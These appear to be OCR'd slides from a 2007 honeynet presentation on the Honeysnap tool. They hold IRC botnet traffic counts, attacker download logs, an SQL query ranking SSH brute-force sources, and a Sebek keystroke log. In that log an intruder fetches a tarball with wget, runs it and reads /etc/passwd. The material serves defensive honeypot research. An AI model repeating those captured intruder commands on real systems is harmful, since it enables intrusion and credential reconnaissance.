
- Offline batch mode processing of daily pcap data uploads
- One text report produced per GDH node per day
- Per-honeypot reporting
- Protocol types, packet counts, data size, etc

GDH: Honeysnap Reporting 2



```
Command counts:

        pubmsg 920
        join 83
        quit 71
        nick 29
        error 26
        user 23
        featurelist 3
        namreply 3
        [redacted] 2
        [redacted] 2

Source counts:

        None  88
        [redacted]![redacted]@[redacted].ircd.[redacted]  42
        [redacted]![redacted]@201.67.[redacted]  33
        irc.ircd.[redacted]  19
        [redacted]@[redacted].dsl.[redacted].net.br  15
        vn35!vn139@[redacted].fm.[redacted].br  9
        vn937!vn334@mail.[redacted].co.uk  9
        vn486!vn84@209.105.[redacted]  8
        vn902!vn456@66.248.[redacted]  8
        vn52!vn98@[redacted].net  8

Target counts:

        #[redacted]  1003
        None  73
        vn68  28
        vn185  22
        vn337  21
        Closing Link: vn68[dsl-nnn.nnn.nnn.3.zen.co.uk] (T
```


- Extracts data by service
- Identification of IRC traffic on arbitrary ports
- Top IRC commands, unique sources, top targets, channels, talkers, keywords, etc
- Attempt to spot botnets



```
pubmsg  vn394!vn443@199-197-25-193.celeo.net    #sushi  Download de giga (http://www.pixel.org/p17.txt) Conclu□do!       [Honeysnap: lin
pubmsg  vn554!vn886@[redacted].com #[redacted]i  Download de giga (http://www.[redacted]/p17.txt) Conclu□do!       [Honeysnap: line matche
pubmsg  vn554!vn886@[redacted].com #[redacted]  Download de giga (http://www.[redacted]/p17.txt) Conclu□do!       [Honeysnap: line matche
pubmsg  vn141!vn789@cle4[redacted].net    #[redacted]  Download de giga (http://www.[redacted]/p17.txt) Conclu□do!       [Honeysnap: line matche
pubmsg  vn602!vn902@200.27.[redacted] #[redacted]  Download de giga (http://www.[redacted]/p17.txt) Conclu□do!       [Honeysnap: line matches ['http
pubmsg  vn30!vn312@[redacted].com.br    #[redacted]  Download de giga (http://www.[redacted]/p17.txt) Conclu□do!       [Honeysnap: lin
pubmsg  vn131!vn547@[redacted].vdslpro.static.apol.com.tw         #sushi  Download de giga (http://w[redacted]/p17.txt) Conclu□
pubmsg  vn463!vn832@213.16[redacted]          #[redacted]  Download de giga (http://w[redacted]/p17.txt) Conclu□do!       [Honeysnap: line matche
pubmsg  vn987!vn833@webserver6.[redacted].net       #[redacted]  Download de giga (http://www.[redacted]/p17.txt) Conclu□do!       [Honeysnap: lin
pubmsg  vn279!vn808@[redacted].net.bhntampa.com       #[redacted]  Download de giga (http://www.[redacted]/p17.txt) Conclu□do!       [Honeys
pubmsg  vn530!vn734@[redacted].com.br      #[redacted]  Download de giga (http://www.[redacted]/p17.txt) Conclu□do!       [Honeysnap: lin
pubmsg  vn870!vn148@www.[redacted].net      #[redacted]  Download de giga (http://www.[redacted]/p17.txt) Conclu□do!       [Honeysnap: lin
pubmsg  vn836!vn785@64.[redacted]          #sushi  Download de giga (http://www.[redacted]/p17.txt) Conclu□do!       [Honeysnap: line matche
```

GDH: Honeysnap Reporting 3


- Downloaded files extracted
- Web request log generated
- Checksums
- Basic type identification



```
67.19.[redacted] -> nnn.nnn.nnn.3, www.[redacted]/p17.txt (get-minimal/20000118/u) at Sat Feb 17 20:34:31 2007
        file: /var/www/html/Honeysnap_Reports/ukdhw01/20070217/nnn.nnn.nnn.3/http/outgoing/p17.txt.3, filetype: English text, md5 sum: d4
67.19.[redacted] -> nnn.nnn.nnn.3, www.[redacted]/p17.txt (get-minimal/20000118/u) at Sat Feb 17 20:37:36 2007
        file: /var/www/html/Honeysnap_Reports/ukdhw01/20070217/nnn.nnn.nnn.3/http/outgoing/p17.txt.1, filetype: English text, md5 sum: d4
67.19.[redacted] -> nnn.nnn.nnn.3, www.[redacted]/p17.txt (get-minimal/20000118/u) at Sat Feb 17 20:43:34 2007
        file: /var/www/html/Honeysnap_Reports/ukdhw01/20070217/nnn.nnn.nnn.3/http/outgoing/p17.txt.2, filetype: English text, md5 sum: d4

served_files:

nnn.nnn.nnn.3 -> 201.26.[redacted], nnn.nnn.nnn.3/awstats/awstats.pl (Mozilla/5.0 (Windows; U; Windows NT 5.1; pt-BR; rv:1.8.1) Gecko/20061
        file: /var/www/html/Honeysnap_Reports/ukdhw01/20070217/nnn.nnn.nnn.3/http/incoming/awstats.pl.1, filetype: ASCII text, md5 sum:

HTTP logfiles for nnn.nnn.nnn.3


requested_log:

nnn.nnn.nnn.3 - - [Sat Feb 17 20:13:27 2007] "GET http://80.15.[redacted]/mar.txt" 200 - "-" "lwp-request/2.06"
nnn.nnn.nnn.3 - - [Sat Feb 17 20:13:30 2007] "GET http://80.15.[redacted]/mar.txt" 200 - "-" "Wget/1.9+cvs-stable (Red Hat modified)"
nnn.nnn.nnn.3 - - [Sat Feb 17 20:13:35 2007] "GET http://80.15.[redacted]/mar.txt" 200 - "-" "lwp-download/Revision: 2.6  libwww-perl/5.79"
nnn.nnn.nnn.3 - - [Sat Feb 17 20:13:38 2007] "GET http://80.15[redacted]/mar.txt" 200 - "-" "curl/7.12.1 (i386-redhat-linux-gnu) libcurl/7.12
nnn.nnn.nnn.3 - - [Sat Feb 17 20:28:31 2007] "GET http://www.[redacted]/p172.txt" 301 - "-" "get-minimal/20000118/u"
```

GDH: Honeysnap Reporting 4

- Honeypot keystroke and attacker session extraction (Sebek)




```
[Thu Apr  5 12:48:12 2007 ip:n.n.n.10 parent:28051 pid:28052 uid:500 fd:0 inode:3 com:bash] uname -a
[Thu Apr  5 12:48:17 2007 ip:n.n.n.10 parent:28051 pid:28052 uid:500 fd:0 inode:3 com:bash] passwd
[Thu Apr  5 12:48:28 2007 ip:n.n.n.10 parent:28051 pid:28052 uid:500 fd:0 inode:3 com:bash] uname -a
[Thu Apr  5 12:48:59 2007 ip:n.n.n.10 parent:28051 pid:28052 uid:500 fd:0 inode:3 com:bash] cd /tmp
[Thu Apr  5 12:49:01 2007 ip:n.n.n.10 parent:28051 pid:28052 uid:500 fd:0 inode:3 com:bash] ls -a
[Thu Apr  5 12:49:03 2007 ip:n.n.n.10 parent:28051 pid:28052 uid:500 fd:0 inode:3 com:bash] \wget [redacted].org/[redacted]/pwd.tar
[Thu Apr  5 12:49:10 2007 ip:n.n.n.10 parent:28051 pid:28052 uid:500 fd:0 inode:3 com:bash] tar zxvf pwd
[Thu Apr  5 12:49:14 2007 ip:n.n.n.10 parent:28051 pid:28052 uid:500 fd:0 inode:3 com:bash] cd pwd
[Thu Apr  5 12:49:16 2007 ip:n.n.n.10 parent:28051 pid:28052 uid:500 fd:0 inode:3 com:bash] ./httpd
[Thu Apr  5 12:50:08 2007 ip:n.n.n.10 parent:28051 pid:28052 uid:500 fd:0 inode:3 com:bash] w
[Thu Apr  5 12:50:12 2007 ip:n.n.n.10 parent:28051 pid:28052 uid:500 fd:0 inode:3 com:bash] uptime
[Thu Apr  5 12:50:15 2007 ip:n.n.n.10 parent:28051 pid:28052 uid:500 fd:0 inode:3 com:bash] clear
[Thu Apr  5 12:50:30 2007 ip:n.n.n.10 parent:28051 pid:28052 uid:500 fd:0 inode:3 com:bash] cat /proc/cpuinfo
[Thu Apr  5 12:50:35 2007 ip:n.n.n.10 parent:28051 pid:28052 uid:500 fd:0 inode:3 com:bash] cat /etc/passwd
[Thu Apr  5 12:50:43 2007 ip:n.n.n.10 parent:28051 pid:28052 uid:500 fd:0 inode:3 com:bash] cat /etc/issue
[Thu Apr  5 12:50:48 2007 ip:n.n.n.10 parent:28051 pid:28052 uid:500 fd:0 inode:3 com:bash] clear
[Thu Apr  5 12:51:34 2007 ip:n.n.n.10 parent:28051 pid:28052 uid:500 fd:0 inode:3 com:bash] uname -a
```

GDH: Honeysnap Development

- Development of database version of honeysnap is ongoing (but public)
- Database schema version 1.0 complete
- Python + SQLAlchemy ORM (for cross DB compatibility)
- Data loader parses PCAP data only once
- Querying via python or PHP user interfaces
- New web based reporting and analysis tools

GDH: Honeysnap_db Example 1

Honeysnap IRC explorer web interface:



Text	
From	
To	
Command	
IP Source	
IP Destination	
Port	
Honeypot	
Start time	1990/01/01 00:00
End time	2007/06/04 22:03


Time	Honeypot	Source	Destination	Port	From	To	Comma	
2002-11-29 16:04:08.120687	HS_Fake	80.117.14.44	192.168.100.28	7000	80.117.14.44	fargetta	pass	
2002-11-29 16:04:08.700647	HS_Fake	192.168.100.28	80.117.14.44	7000	welcome!psybnc@lam3rz.de	*	privnoti	
2002-11-29 16:04:08.700647	HS_Fake	80.117.14.44	192.168.100.28	7000	80.117.14.44	ahaa	user	"bobz" "192.168.100.28" □-:OwNz:-□
2002-11-29 16:04:08.700647	HS_Fake	80.117.14.44	192.168.100.28	7000	80.117.14.44	dj`bobz`	nick	
2002-11-29 16:04:08.780642	HS_Fake	192.168.100.28	80.117.14.44	7000	irc.psychoid.net	dj`bobz`	privnotice	psyBNC 2.2.1 Help (* = BounceAdmin only)
2002-11-29 16:04:08.780642	HS_Fake	192.168.100.28	80.117.14.44	7000	irc.psychoid.net	dj`bobz`	privnotice	BHELP SETLEAVEMSG - Sets your Leave-MSG when you leave
2002-11-29 16:04:08.780642	HS_Fake	192.168.100.28	80.117.14.44	7000	irc.psychoid.net	dj`bobz`	privnotice	BHELP DELOP - Deletes an added User who got Op
2002-11-29 16:04:08.780642	HS_Fake	192.168.100.28	80.117.14.44	7000	irc.psychoid.net	dj`bobz`	privnotice	BHELP LISTOPS - Lists all added Ops
2002-11-29	HS_Fake	192.168.100.28	80.117.14.44	7000	irc.psychoid.net	dj`bobz`	privnotice	BHELP LEAVEQUIT - If set to 1, parts all channels on

GDH: Honeysnap_db SQL

- Library of standard SQL queries for Honeysnap_db:
  - Count flows / packets / bytes from honeypot / honeynet / all nodes
  - Largest flows by packets / bytes from honeypot / honeynet / all nodes
  - Unique source IP / domain / country / ASN by honeypot / honeynet / all nodes
  - Unique IP protocol / ports by honeypot / honeynet / all nodes
  - Top attacking source IP / domain / country / ASN by honeypot / honeynet / all nodes, ranked by flows / packets / bytes
  - Unique source IP addresses seen by multiple honeypots / honeynets
  - (SSH brute force attackers, HTTP scanners, etc) seen by honeypot / honeynet / all nodes, ranked by source IP / domain / country / ASN / flows / packets / bytes
  - Selection by time range

GDH: Honeysnap_db Example 2


Top SSH brute force attackers by bytes, geo-located:



```
select distinct flow.src_id as attacker, count(flow.packets) as flows,
sum(flow.packets) as packets, sum(flow.bytes) as bytes,
ip.ip_addr, ip.country, ip.domain, ip.isp, ip.city from flow, ip where
flow.src_id = ip.id and dport = '22' group by attacker order by bytes desc;
```

attacker	flows	packets	bytes	ip_addr	country	domain	isp	city
23101	8023	107293	4706828	148.208[redacted]	MEXICO	ITMARMAZ.EDU.MX	SECRETARIA DE EDUCACION E INVE...	-
22434	6572	82234	3568884	70.108.[redacted]	UNITED STATES	VERIZON.NET	VERIZON INTERNET SERVICES INC	WALDORF
